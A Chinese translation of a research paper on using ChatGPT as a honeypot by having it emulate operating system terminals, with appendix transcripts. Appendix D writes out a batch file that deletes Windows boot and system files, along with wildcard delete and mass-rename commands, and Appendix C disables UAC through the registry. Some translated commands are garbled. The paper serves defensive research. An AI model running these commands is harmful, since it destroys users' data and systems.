蜜罐世界中的聊天机器人[1][2]

Forrest McKee 和 David NoeverPeopleTec，美国阿拉巴马州亨茨维尔
Corporate Drive 4901-D，邮编 35805[1]forrest.mckee@peopletec.com [2]
david.noever@peopletec.com

摘要

ChatGPT 等问答代理为网络安全领域提供了一种新颖工具，可用作潜在的蜜罐接口。通过模拟 Linux、Mac 和 Windows 终端命令，并为 TeamViewer、nmap 和 ping 提供接口，可以创建一种动态环境，使其能够根据攻击者的操作进行调整，并深入了解其战术、技术和流程（TTPs）。本文展示了对话代理或大语言模型可能恰当回应命令行攻击者行为的十种不同任务。研究结果介绍了针对十项模型任务的可行性研究，这些任务旨在帮助防御团队以最低风险模拟预期的蜜罐接口。归根结底，除取证活动之外，这种方法是否有用，取决于动态蜜罐能否延长攻陷所需时间，或以其他方式拖延攻击者的行动进度，使其无法触及数据库或机密信息等关键网络资产。尽管可能需要持续维护和监控，但 ChatGPT 检测并阻止恶意活动的能力，使其成为寻求增强网络安全态势的组织的一项有价值的选择。未来的工作将聚焦于网络安全层面，包括边界安全、主机病毒检测和数据安全。

关键词：

Transformer、文本生成、恶意软件生成、生成式预训练Transformer、GPT

1. 引言

蜜罐是一种重要的网络安全工具，用于检测、阻止并研究计算机网络中的恶意活动 [1-4]。它本质上是一个用于诱捕潜在攻击者的陷阱，随后对攻击者进行观察，并记录其行为，以供后续威胁分析。蜜罐可用于多种场景，包括开展研究、收集有关新出现或不断演变的威胁情报，或在安全团队应对持续攻击时转移和误导攻击者 [1]。蜜罐的交互程度各不相同：低交互蜜罐可能只开放端口，不提供真实服务；而高交互蜜罐则利用 VMWare 或 User-mode Linux 虚拟化整个网络，并具备应用层、网络层和系统层功能 [5]。构建逼真的陷阱取决于蜜罐的真实程度。攻击者可能很快发现静态元素或缺失的功能文件，从而识破虚假资产或操作系统伪装。对服务和端口进行探测，也可能暴露虚假的网络资产 [6-7]。云和虚拟机映像的兴起，使得通过被动的门面式方案来模拟真实网络变得更加困难 [2]。更动态的方法则致力于构建具备真实应用程序、但托管虚假数据的蜜罐 [6]。动态蜜罐的一个例子是部署一个能够应对真实黑客攻击尝试的真实 SQL数据库，而这些尝试最终都会暴露虚假的人员或薪资数据。对于真实蜜罐与模拟蜜罐之间的问题，一种混合方案是创建一个行为类似真实网络的数字孪生，但其底层仍是基于大语言模型的模拟 [8] ，该模型能够预测操作系统和应用程序的输出 [9]。这一硬件和软件栈共同构成了一个足够深入的环境，使大语言模型能够在入侵者发出查询时模拟预期结果 [9-11]。这种混合方案为本研究及其能力评估提供了一个新颖的实验平台。

本文将探讨在网络安全领域中，如何将 ChatGPT 这一自然语言处理工具 [12-14], 用作蜜罐。ChatGPT 作为蜜罐的一种潜在用途，是发出各种命令，模拟 Linux [9] 和 Windows 终端。这可以用来诱骗那些正在

专门针对这类系统的攻击者，并让安全团队观察和研究他们的行为[15-16]。通过 ChatGPT 发出命令，可以创建一个逼真且动态的环境，并根据攻击者的行动进行适应[6]。攻击者探索这一新网络资产时，他们发出的命令会逐渐展现出更复杂的仿真模式，这些模式源自支撑 OpenAI GPT 系列 Transformer 架构的互联网规模训练数据[13]。从历史上看，蜜罐日志能为攻击者所采用的战术、技术和流程（TTPs）提供宝贵见解，也有助于安全团队识别恶意活动中的模式和趋势 [17-20]。此外，通过 ChatGPT 发出命令也有助于分散攻击者的注意力并误导他们，从而为安全团队争取更多时间来防御正在进行的攻击。最新一代的 ChatGPT（2022 年 12 月更新）[21] 现在能够将对初始指令的记忆维持多达 8000 个词元（约 5600 个单词，20 至 25 页文本）。要将这种连贯的“命令-驱动”对话转化为典型的入侵，攻击者可能会与仿真的蜜罐（又称聊天机器人界面）交互数小时，直到模拟需要通过指令重置。

2. 方法

本文的结构紧密遵循附录 A-J 中详述的指令及攻击者交互，将其归纳为与蜜罐构建、检测或收集相关的十项任务 [1]。如表 1 所示，每个附录章节都先列出 ChatGPT 的初始指令或提示，随后通过简单的原理验证展示可实现的动态仿真程度。这十项任务展示了攻击者入侵由所有主流操作系统（Windows、Linux、Mac）组成的网络时，可能发生的命令级交互。我们通过 Python 驱动的 Jupyter 笔记本和 TeamViewer 安装程序来模拟应用级交互。我们使用网络映射工具（nmap）模拟网络级交互，并使用 ping 发起模拟的分布式拒绝服务（DDoS）攻击。我们通过更改恶意文件的时间戳（“回拨时间戳”）来模拟攻击者的欺骗行为，以致取证分析可能无法发现文件变更。我们模拟修改 Windows 注册表项，使恶意文件或计划任务可能转变为已安装应用程序或常规网络操作。最后，我们利用 Linux 终端的逼真输出，以及 ChatGPT 对“arp”命令的交互，来仿真恶意行为或对 IP 地址、机器地址（MAC）的欺骗。本文以实证且系统化的方式探讨这十项任务：首先构建提示，使聊天机器人相信其行为遵循给定操作系统（OS）或应用程序的模式，然后反复探测预期响应或蜜罐输出。最简单的实现是生成各操作系统独有的目录列表。最复杂的模拟则同时仿真操作系统、示例应用程序（如 ping（附录 G）或 Jupyter 笔记本（附录 B）），以及具有逼真连接映射的模型网络。

表 1. 用于动态蜜罐演示的十项任务，涵盖操作系统、应用程序和网络交互。

附录 A。 模拟一个 操作系统 终端	我希望你扮演 Linux 终端。我会输入命令，而你将 回复终端应该显示的内容。我只希望你回复 一个独特代码块中的终端输出，不要添加其他内容。不要 写解释。除非我要求，否则不要输入命令。 如果我需要用英语告诉你某件事，我会把文本放在 仅一对花括号 {like this} 中。我的第一个命令是“pwd”	Linux
附录 B。 模拟一个 Jupyter 笔记本	我希望你扮演一个 Jupyter 笔记本。我会输入命令，你将 回复笔记本应显示的内容。我希望你只回复 一个独立代码块中的笔记本输出，不要添加其他内容。不要 撰写解释。除非我指示你这样做，否则不要输入命令。 当我需要用英语告诉你某件事时，我会通过输入文本来表达	应用程序

Goal	提示	OS
	仅在花括号 {像这样} 内输入。我的第一个命令是 "print('hello world')"	
附录 C。 模拟 DOS 终端管理员 并删除一个 注册表项	我希望你扮演以管理员身份运行的 Windows DOS 终端。我会输入命令，你将回复终端应显示的内容。我希望 你只在一个独立的代码块中回复终端输出， 除此之外什么都不写。不要写解释。除非 我指示你这样做。当我需要用英语告诉你某件事时，我会 这样做：只把文本放在花括号 {像这样} 内。我第一个 命令是 reg /?	Windows
附录 D。 模拟 DOS 作为用户的终端	我希望你扮演 Windows DOS 终端。我会输入命令， 你则回复 DOS 命令行应该显示的内容。我希望你 只在一个独立的代码块中回复命令行界面输出， 除此之外什么都不要写。不要作出解释。除非我 指示你这样做，否则不要输入命令。当我需要用英语告诉你某件事时，我会 只需将文本放在花括号内即可 {like this}。我的第一个 命令是“dir”	Windows
附录 E。 模拟一台 MacIntosh 以用户身份使用终端	我希望你扮演 MacIntosh 终端应用。我会输入 Shell 命令 而你要回复 Mac 命令行应显示的内容。我希望 你只在一个独立的代码块中回复终端输出， 除此之外什么也不写。不要撰写解释。除非 我指示你这样做，否则不要输入命令。当我需要用英语告诉你一些事情时，我会 只需将文本放在花括号 {像这样} 中即可。我的第一个 命令是“目录列表命令”	Mac
附录 F: 安装 TeamViewer 终端	我希望你扮演 Linux 终端。我会输入命令，而你将 回复终端应该显示的内容。我希望你只回复 终端输出，并将其放在一个独立的代码块中，不要回复其他内容。不要 写解释。除非我指示你这样做，否则不要输入命令。 如果我需要用英语告诉你一些事情，我会把文本放在 花括号 {like this} 中。我输入的第一个命令是“pwd” ChatGPT：/home/user	Linux
附录 G: 发起分布式拒绝服务攻击 从 Windows 命令提示符	我希望你充当 Windows DOS 终端。我会输入命令，而 你将回复 DOS 命令行应显示的内容。我希望你 只在一个独特的代码块中回复命令行界面输出，并且 不要回复其他内容。不要编写解释。除非我指示你这样做，否则不要输入命令。 当我需要用英语告诉你某些事情时，我会 将文本放在花括号中，{像这样}。我的第一个 命令是“dir”	Windows
附录 H: 更改 文件的写入时间 使用 PowerShell	我希望你充当 Windows PowerShell 终端。我会输入命令 ，你则回复 PowerShell 命令行应该显示的内容。我 希望你只在一个独立的代码块中回复命令行界面输出， 除此之外什么都不要写。不要作出解释。除非 我指示你这样做，否则不要输入命令。当我需要用英语告诉你某件事时，我会 只需将文本放在花括号内即可 {像这样}。我的第一个 命令是“dir”	Windows
附录 I：毒药 ARP 网络 Windows 上的表	我希望你充当 Windows DOS 终端。我会输入命令，而 你将回复 DOS 命令行应显示的内容。我希望你 只在一个独立的代码块中回复命令行界面输出，并且 不要回复其他内容。不要编写解释。除非我指示你这样做，否则不要输入命令。 当我需要用英语告诉你某些事情时，我会 将文本放在花括号内，像这样 {like this}。我的第一个 命令是“dir”	Windows
附录 J: 模拟一个 **攻击者的横向移动**	我希望你充当 Linux 终端。我会输入命令，而你将 只需回复 Linux 命令行应显示的内容。 请将命令行界面输出放在一个独特的代码块中回复，除此之外不要添加任何内容。	Linux

Goal	提示	OS
移动方式 网络地图 诸如 nmap 这样的工具	除非我指示，否则不要编写解释，也不要输入命令 这样做。当我需要用英语告诉你某些事情时，我会通过以下方式进行 仅花括号内的文本 {像这样}。我的第一条命令是“ls”	

3. 结果

主要结果展示了十项蜜罐任务各自的演示。附录 A-J 总结了蜜罐命令行交互性的输出，并以高级攻击者与训练有素的聊天机器人之间的模拟对话呈现 [9-10,12]。为便于说明，我们根据蜜罐任务所针对的现代企业层级，将其分为三类：操作系统[附录 A、D、E] , 应用程序 [附录 B、F], 或网络 [附录 C、G–J]。作为动态蜜罐接口，大语言模型会模拟真实应用程序和操作系统在收到查询时预期生成的“提示-响应”序列。与以往的模型不同，ChatGPT 接口不仅具备充足的 API 记忆，能够延续先前的指令，而不会默认重复执行介绍性任务；还能以响应迅速的蜜罐欢迎信息，维持攻击者对多轮查询的兴趣。根据以往的渗透测试结果，外部攻击者能够攻破 93% 的公司网络 [22]。初始入侵平均需要两天 [22] ，通常是通过凭证访问实现的，这些凭证可能来自电子邮件钓鱼活动、暴力破解攻击，或泄露至云、代码仓库，以及社会工程策略培训不足。作为新型安全工具（加密、威胁情报与检测、防火墙、配置文件目录等）的一部分，诱饵和蜜罐会伪装组织的真实核心资产（例如人力资源或财务信息），同时拖延攻击者，使其耗时超过经济承受范围或耐心极限。

3.1. 操作系统

附录 A、D、E 介绍了主要操作系统 Linxu、Windows 和 MacIntosh 面向用户的命令行接口。与虚拟机或容器化蜜罐框架不同 [23-24],，模拟一个能够对所有命令行查询给出正确或预期答复的对话代理，其开销仅相当于一次简单的 API 调用，而无需安装或下载。文中列出的主要命令展示了三种主流操作系统各自默认环境中预期的目录结构。对话代理了解文件结构，并且能够随着对预期文件树的探索逐步深入，在用户文档与根目录或管理员程序之间切换。

3.2. 应用程序

附录 B、F 介绍了入侵者攻破正在运行的应用程序（如 Jupyter 笔记本）或安装 Linux 程序（如 TeamViewer）时，应用程序可能给出的适当响应。这些应用程序级响应展现了 ChatGPT 作为零样本或少样本学习者所具备的底层网络安全知识的多样性。尽管没有明确的上下文引导对话响应，该模型仍会继续生成入侵者在探测应用程序功能时可能预期的、符合特定应用程序的响应。在这十项任务中，这些具体示例的多样性最高：它们能以两种方式正确响应，既能理解默认状态（“开箱即用”），也能理解安装新程序后的修改状态（apt-get install TeamViewer2017.asc）。

3.3. 攻击者策略

附录 C、G–J 描述了常见命令行工具的网络行为，这些工具为攻击者提供关键输入，例如网络映射（nmap，附录 J）、响应服务（ping，附录 G）和程序安装

注册表 (regedit，附录 C)。Nmap 尤其能在蜜罐环境中为攻击者提供预期输出，模拟横向移动和侦察，以发现新的网络资产。附录 H 强调了一种常见的攻击者欺骗手法：更改程序变更时的创建或修改时间戳，使任何恶意插入都不会在后续被发现为异常值，或被视为对操作系统的近期修改。附录 I 展示了一段聊天对话，其中毫无戒心的攻击者修改了 ARP 网络表，并配置了伪造的 IP 地址或 MAC 标识符。附录 G 举例说明了如何发起全网拒绝服务攻击（Ping 洪泛攻击），并展示了由大语言模型提供的预期反馈；该模型被置于表面位置，用来应对试探蜜罐、寻找新资源的潜在攻击者。

4. 讨论与结论

总之，ChatGPT 有望成为网络安全领域中一种有价值的蜜罐工具。通过发出模拟 Linux、Mac 和 Windows 终端的命令，为 TeamViewer、nmap 和 ping 提供无缝的应用程序接口，并在新的虚假资产遭到入侵或被发现时记录攻击者遍历路径，可以创建一个逼真且动态的环境，适应攻击者的行为，并深入了解其战术、技术和程序。尽管将 ChatGPT 用作蜜罐存在一些潜在局限，例如需要持续维护和监控，但动态且适应性强的工具能够检测并阻止恶意活动，因此，对于希望改善网络安全态势的组织而言，这是一个颇具前景的选择。总体而言，ChatGPT 为蜜罐的应用提供了一种独特且创新的方法，值得考虑将其纳入全面的网络安全战略。未来的工作将探索网络安全各层，并着手研究防火墙或路由器仿真步骤（边界安全）、端点步骤（主机病毒检测）以及数据安全（凭据、人类行为和关键任务资产）。

致谢

作者感谢 PeopleTec 技术研究员计划给予的鼓励和项目协助。作者感谢 OpenAI 的研究人员开发大语言模型，并允许公众访问 ChatGPT。

参考文献

[1] Baykara, M., & Daş, R.（2015）。关于蜜罐技术在入侵检测系统中潜在应用的综述。《国际计算机网络与应用期刊》（IJCNA），2（5），203-211。[2] Nawrocki, M., Wählisch, M., Schmidt, T. C., Keil, C., & Schönfelder, J.（2016）。关于蜜罐软件和数据分析的综述。arXiv 预印本, arXiv:1608.06249。[3] Uitto, J., Rauti, S., Laurén, S., & Leppänen, V.（2017年4月）。关于反蜜罐和反内省方法的综述。载于《世界信息系统与技术大会》（第125-134页）。施普林格，Cham。[4] Provos, N.（2004年8月）。虚拟蜜罐框架。载于《USENIX 安全研讨会》（第173卷，第2004期，第1-14页）。[5] Rowe, N. C.（2019）。蜜罐欺骗策略。载于《自主网络欺骗》（第35-45页）。施普林格，Cham。[6] Kuwatly, I., Sraj, M., Al Masri, Z., & Artail, H.（2004年7月）。用于入侵检测的动态蜜罐设计。载于《IEEE/ACS 普适服务国际会议，2004年。ICPS 2004。会议录》（第95-104页）。IEEE。[7] Krawetz, N.（2004）。反蜜罐技术。《IEEE 安全与隐私》，2（1），76-79。[8] Dale, R.（2021）。GPT-3：它有什么用？《自然语言工程》，27（1），113-118。[9] Cyb3rofficial（2022），ChatGPT 非常了解 Linux,
h
t
t
ps://www.reddit.com/r/linux/comments/ze2pg8/chatgpt_knows_linux_so_well_you_can_emulate_it/[10] McKee, F., & Noever, D.（2022）。僵尸网络世界中的聊天机器人。arXiv 预印本, arXiv:2212.11126。[11] Karanjai, R.（2022）。使用大规模语言模型开展定向网络钓鱼活动。arXiv 预印本，arXiv:2301.00665。[12] Adesso, G.（2022）。GPT4：终极大脑。Authorea 预印本。[13] Radford, A., Wu, J., Child, R., Luan, D., Amodei, D., & Sutskever, I.（2019）。语言模型是无监督多任务学习器。OpenAI 博客，1（8），9。[14] Qiao, S., Ou, Y., Zhang, N., Chen, X., Yao, Y., Deng, S., ... & Chen, H.（2022）。通过语言模型提示进行推理：综述。arXiv 预印本, arXiv:2212.09597。[15] Tsikerdekis, M., Zeadally, S., Schlesener, A., & Sklavos, N.（2018年10月）。防止蜜罐检测与入侵的方法。载于《2018年全球信息基础设施与网络研讨会》（GIIS）（第1-6页）。IEEE。[16] Dongxia, L., & Yongbo, Z.（2012年3月）。一种基于蜜罐技术的入侵检测系统。载于《2012年计算机科学与电子工程国际会议》（第1卷，第451-454页）。IEEE。[17] Wang, P., Wu, L., Cunningham, R., & Zou, C. C.（2010）。高级僵尸网络攻击中的蜜罐检测。《国际信息与计算机安全期刊》，4（1），30-51。[18] Candela, M.（2022），“安全蜜罐框架：低代码、易于配置”，https://github.com/mariocandela/beelzebub[19] Lee, S., Abdullah, A., & Jhanjhi, N. Z.（2020）。智能工厂基于蜜罐的僵尸网络检测模型综述。《国际高级计算机科学与应用期刊》，11（6）。

[20] Huang, C., Han, J., Zhang, X., & Liu, J.（2019）。使用机器学习技术自动识别蜜罐服务器。《安全与通信网络》，2019。[21] OpenAI（2022），ChatGPT：优化对话语言模型，https://openai.com/blog/chatgpt/[22] Brooks, C.（2022），你需要了解的2022年年中令人警醒的网络安全统计数据，https://www.forbes.com/sites/chuckbrooks/2022/06/03/alarming-cyber-statistics-for-mid-year-2022-that-you-need-to-know/?sh=7f6bf70f7864[23] Lihet, M. A., & Dadarlat, V.（2015年9月）。如何在云中构建蜜罐系统。载于《2015年第14届RoEduNet教育与研究网络国际会议》（RoEduNet NER）（第190-194页）。IEEE。[24] Singh, R. K., & Ramajujam, P.（2009）。使用高级蜜罐的入侵检测系统。arXiv 预印本，arXiv:0906.5031。

作者

Forrest McKee 曾在国防部从事人工智能研究，研究方向包括目标检测和强化学习。他在阿拉巴马大学亨茨维尔分校工程学专业获得理学学士学位（BS）和工程科学硕士学位（MSE）。



David Noever 曾在 NASA 和国防部从事机器学习与数据挖掘研究。他在普林斯顿大学获得理学学士学位（BS），并以罗德学者身份在牛津大学获得理论物理学博士学位。



补充材料

附录 A。模拟操作系统终端 附录 B。模拟 Jupyter Notebook 附录 C。以管理员身份模拟 DOS 终端并删除注册表项 附录 D。以用户身份模拟 DOS 终端 附录 E。以用户身份模拟 MacIntosh 终端 附录 F：从终端安装 TeamViewer 附录 G：从 Windows 命令提示符发起分布式拒绝服务攻击 附录 H：使用 PowerShell 更改文件的写入时间 附录 I：在 Windows 上毒化 ARP 网络表 附录 J：使用 nmap 等网络映射工具模拟攻击者横向移动

技术说明：部分附录文本由大语言模型（LLM）生成，仅用于示例。

作者部分借助 ChatGPT（*OpenAI* 的大型规模语言生成模型）生成了这段文字。在生成初稿后，作者根据自己的偏好对文字进行了审阅、编辑和修改，并对本出版物的内容承担最终责任。

-- OpenAI 政策声明（2022）

附录 A. 模拟操作系统终端提示：我希望你扮演一个 Linux 终端。我会输入命令，而你要回复终端应显示的内容。我只希望你在一个独立的代码块中回复终端输出，除此之外什么也不要写。不要作出解释。除非我指示你这样做，否则不要输入命令。如果我需要用英语告诉你什么，我会把文字放在花括号内{就像这样}。我的第一个命令是“pwd”

ChatGPT：/home/user
提示：目录列表命令
ChatGPT： 桌面/ 文档/ 下载/ 音乐/ 图片/ 公共/ 模板/ 视频/
提示：回显 "print('Hello World!')" >test.py
ChatGPT：/home/user/文档
提示：python test.py
ChatGPT：Hello World！
提示：回显 "\nprint('你好，世界，再来一次！')" >>test.py
ChatGPT：/home/user/文档
提示：python test.py
ChatGPT： Hello World！ 你好，世界，再来一次！
提示：删除命令 -rf 视频
ChatGPT：/home/user/Documents
提示：目录列表命令
ChatGPT： 桌面/ 文档/ 下载/ 音乐/ 图片/ 公共/ 模板/

test.py
提示：保持相同的指令，但扮演 Windows DOS 命令行。我输入的第一个命令是 “dir”
ChatGPT: 桌面/ 文档/ 下载/ 音乐/ 图片/ 公共/ 模板/ 视频/
提示：删除命令 视频
ChatGPT: 桌面/ 文档/ 下载/ 音乐/ 图片/ 公共/ 模板/
提示：时间
ChatGPT: 当前时间：22:16:49.14 输入新时间：
提示：23:11:11.15
ChatGPT: 当前时间：23:11:11.15

附录 B. 模拟 Jupyter 笔记本提示：我希望你充当

Jupyter 笔记本。我将 输入命令，而你将回复 笔记本应该显示的内容。我希望你只在一个独立的代码 代码块，除此之外什么都不要写。不要写解释。除非我指示你这样做，否则不要输入命令 。当我需要用英语告诉你某件事时，我会只把文本放在花括号里 {就像这样}。我的第一个命令是 "print('hello world')"
ChatGPT：你好，世界
提示：导入时间
ChatGPT:
提示：%timeit -r1 time.sleep(2)
ChatGPT：每次循环 2 秒 ± 0 纳秒（1 次运行的平均值 ± 标准差，每次运行 1 个循环）
提示：%timeit -r4 time.sleep(2)
ChatGPT：每次循环 2 秒 ± 0 纳秒（4 次运行的平均值 ± 标准差，每次运行 1 个循环）

附录 C. 以管理员身份模拟 DOS 终端并删除注册表项

提示：我希望你扮演以管理员身份运行的 Windows DOS 终端。我会输入命令，你则回复终端应该显示的内容。我希望你只在一个独立的代码块中回复终端输出，不要添加其他内容。不要写解释。不要输入命令

除非我指示你这样做。当我需要用英语告诉你某些事情时，我会把文本放在 只放在花括号 {像这样} 里面。我发出的第一个命令是 reg /?
ChatGPT: REG：REG 命令用于管理 Windows 注册表。 REG [cmd] cmd 说明 /?、/H、/HELP 在命令提示符下显示帮助。 /A 对所有子项执行指定操作。 /D 删除指定的值或键。 /E 将指定键的内容导出到 .REG 文件。 /F 强制对包含子项或值的键继续执行操作。 /L 对本地计算机中的键而不是当前用户中的键执行指定操作。 /Q 静默。不显示输出。 /S 对所有子项和值执行指定的操作。 /V 详细模式。显示有关该操作的详细信息。 示例: REG ADD HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f REG DELETE HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /f REG EXPORT HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System c:\policies.reg REG IMPORT c:\policies.reg
提示：REG QUERY HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System
ChatGPT: HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System EnableLUA REG_DWORD 0x0
提示：REG DELETE HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /f
ChatGPT：操作已成功完成。
提示：REG QUERY HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System
ChatGPT: HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System

附录 D. 以用户身份模拟 DOS 终端

提示：我希望你扮演 Windows DOS 终端。我会输入命令，你则回复 DOS 命令行应显示的内容。我希望你只在一个独立的代码块中回复命令行界面输出， 除此之外什么都不要写。不要编写解释。除非我 指示你这样做，否则不要输入命令。当我需要用英语告诉你某些事情时，我会将文本放在 仅使用花括号 {像这样}。我的第一个命令是“dir”
ChatGPT: Volume in drive C is OS Volume Serial Number is XXXX-XXXX Directory of C:\

提示： 命令 /?

ChatGPT:

```
Displays or sets the command prompt.

CMD [/A | /U] [/Q] [/D] [/E:ON | /E:OFF] [/F:ON | /F:OFF] [/V:ON | /V:OFF]
[[/S] [/C | /K] string]

/C      Carries out the command specified by string and then terminates
/K      Carries out the command specified by string but remains
/S      Modifies the treatment of string after /C or /K (see below)
/Q      Turns echo off
/D      Disable execution of AutoRun commands from registry
(HKLM\Software\Microsoft\Command Processor\AutoRun)
/A      Forces the output to a window to be ANSI
/U      Forces the output to a window to be Unicode
/T:fg   Sets the foreground/background colors (see COLOR /? for more info)
/E:ON   Enable command extensions (see below)
/E:OFF  Disable command extensions (see below)
/F:ON   Enable file and directory name completion characters (see below)
/F:OFF  Disable file and directory name completion characters (see below)
/V:ON   Enable delayed environment variable expansion using ! as the delimiter.
For example, /V:ON would allow !var! to expand the variable var at execution
time.  The var syntax expands variables at input time, which is quite a
different thing when inside of a FOR loop.
/V:OFF  Disable delayed environment expansion.


If /C or /K is specified, then the remainder of the command line is processed as
an immediate command in the new CMD shell. If /S is specified, then any quote
(") characters on the command line are treated as regular quotes, and the string
is passed to the new CMD shell for processing. If /C or /K is not specified,
then the following steps are taken:

1.  If there is a redirection symbol in the line, then the string is assumed to
be a command and the redirection is performed as specified.
2.  If the string is not empty and does not contain any spaces, then it is
assumed to be a internal or external command and executed.
3.  If the string is not empty and contains one or more spaces, then it is
assumed to be a program name and the first word following the program name is
assumed to be the command line parameters, if any.

Command extensions are enabled by default.  Enabling command extensions allows
the use of the following extended commands:
```

提示：路由跟踪 openai.com

ChatGPT:



提示：ping openai.com

ChatGPT:

```
Pinging openai.com [2606:4700:60:d7f5::] with 32 bytes of data:
Reply from 2606:4700:60:d7f5::: time=149ms
Reply from 2606:4700:60:d7f5::: time=148ms
Reply from 2606:4700:60:d7f5::: time=149ms
Reply from 2606:4700:60:d7f5::: time=149ms

Ping statistics for 2606:4700:60:d7f5:::
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 148ms, Maximum = 149ms, Average = 148ms
```

提示：exit

ChatGPT:

抱歉，我是人工智能，无法关闭命令提示符或
结束会话。如果你想停止与我互动，只需不再输入内容，或关闭
我们正在交流的窗口。

提示：type nul >> "file.txt"

ChatGPT：C:/>

提示：dir

ChatGPT:

```
 Volume in drive C is OS
 Volume Serial Number is XXXX-XXXX

 Directory of C:\

12/19/2022  04:31 PM                 0 file.txt
```

提示： move C:\file.txt C:\Program Files

ChatGPT:

```
        1 file(s) moved.
```

提示：dir

ChatGPT:

```
 Volume in drive C is OS
 Volume Serial Number is XXXX-XXXX

 Directory of C:\
```

提示：dir C:\Program Files

ChatGPT:

```
 Volume in drive C is OS
 Volume Serial Number is XXXX-XXXX

 Directory of C:\Program Files

12/19/2022  04:31 PM                 0 file.txt
```

提示：
回显 "@回显 关闭
文件属性命令 -r -s -h c:\autoexec.bat
删除命令 c:\autoexec.bat
文件属性命令 -r -s -h c:\boot.ini
删除命令 c:\boot.ini
文件属性命令 -r -s -h c:\ntldr
删除命令 c:\ntldr
文件属性命令 -r -s -h c:\windows\win.ini
删除命令 c:\windows\win.ini" >>C:\Program Files\file.bat

ChatGPT：C:\>

提示：dir C:\Program Files

ChatGPT:

```
 Volume in drive C is OS
 Volume Serial Number is XXXX-XXXX

 Directory of C:\Program Files

12/19/2022  04:31 PM              27 file.bat
12/19/2022  04:31 PM                 0 file.txt
```

提示：输入 C:\Program Files\file.bat

ChatGPT:

```
@echo off
attrib -r -s -h c:\autoexec.bat
del c:\autoexec.bat
attrib -r -s -h c:\boot.ini
del c:\boot.ini
attrib -r -s -h c:\ntldr
del c:\ntldr
attrib -r -s -h c:\windows\win.ini
del c:\windows\win.ini
```

提示：
chdir C:\Program Files\
file.bat

ChatGPT：
很抱歉，我无法替你运行 file.bat 文件。此命令将在
当前目录中运行 file.bat 批处理文件（如果它存在于你的计算机上）。如果你想运行该文件，
你需要在自己的计算机上打开命令提示符并输入该命令。请注意，
运行此批处理文件会从根目录中删除 autoexec.bat、boot.ini、ntldr 和 Windows 初始化文件
，该目录位于系统驱动器上。如果系统需要这些文件才能正常运行，删除它们可能会导致问题。
运行任何批处理文件或命令时都应谨慎，因为它们可能会
修改或删除系统文件。

提示：删除命令 *.*

ChatGPT：
抱歉，我无法为你执行此命令。del 命令用于删除一个或多个
指定目录中的文件。与 *.* 通配符搭配使用时，它会删除当前
目录中的所有文件。请注意，删除文件可能会造成严重后果，因此使用时务必谨慎
使用 del 命令时尤其如此，特别是使用通配符时。文件一旦删除，通常
就无法恢复。删除文件前，请确保已备份所有重要文件，
并且在运行 del 命令前，务必确认你位于正确的目录中。

提示：dir（用户备注：尽管有警告，仍会删除其文件系统中的内容）

ChatGPT：

```
Volume in drive C is OS
Volume Serial Number is XXXX-XXXX

Directory of C:\Program Files
```

提示：REN *.avi *.txt REN *.mkv *.txt REN *.BAT *.txt REN *.doc *.txt REN *.JPEG *.txt REN *.lnk *.txt

ChatGPT：
很抱歉，我无法替你执行这些命令。REN 命令用于更改文件或目录的名称
。使用 *.avi、*.mkv、*.BAT、*.doc、*.JPEG 和 *.lnk 通配符时，它
会将当前目录中所有这些扩展名的文件的文件扩展名更改为 .txt。请
注意，更改文件的文件扩展名可能会导致文件无法读取，或无法
由目标程序打开。一般来说，除非确定这样做安全，否则不应更改文件
除非你确定这样做是安全的，否则不要更改文件的扩展名。使用时应谨慎，尤其是使用.....
REN 命令，并确保在更改任何重要文件的名称或
扩展程序。


提示：REN *.bat *.mp4

ChatGPT：很抱歉，我无法替你执行此命令。REN 命令用于更改
文件或目录的名称。使用 *.bat 通配符时，它会将当前目录中所有
扩展名为 .bat 的文件的扩展名更改为 .mp4。请注意，更改文件

文件扩展名可能会导致文件无法读取，或无法被
目标程序打开。一般来说，除非你确定这样做是安全的，否则不建议更改文件的文件扩展名。
使用 REN 命令时应谨慎，并确保你
在更改重要文件的名称或扩展名之前，已做好备份。

提示：dir（用户备注：虽然表达了警告，但生成的对话反映了在抗议下执行了所指示的操作
）

ChatGPT:



附录 E. 将 MacIntosh 终端模拟为用户

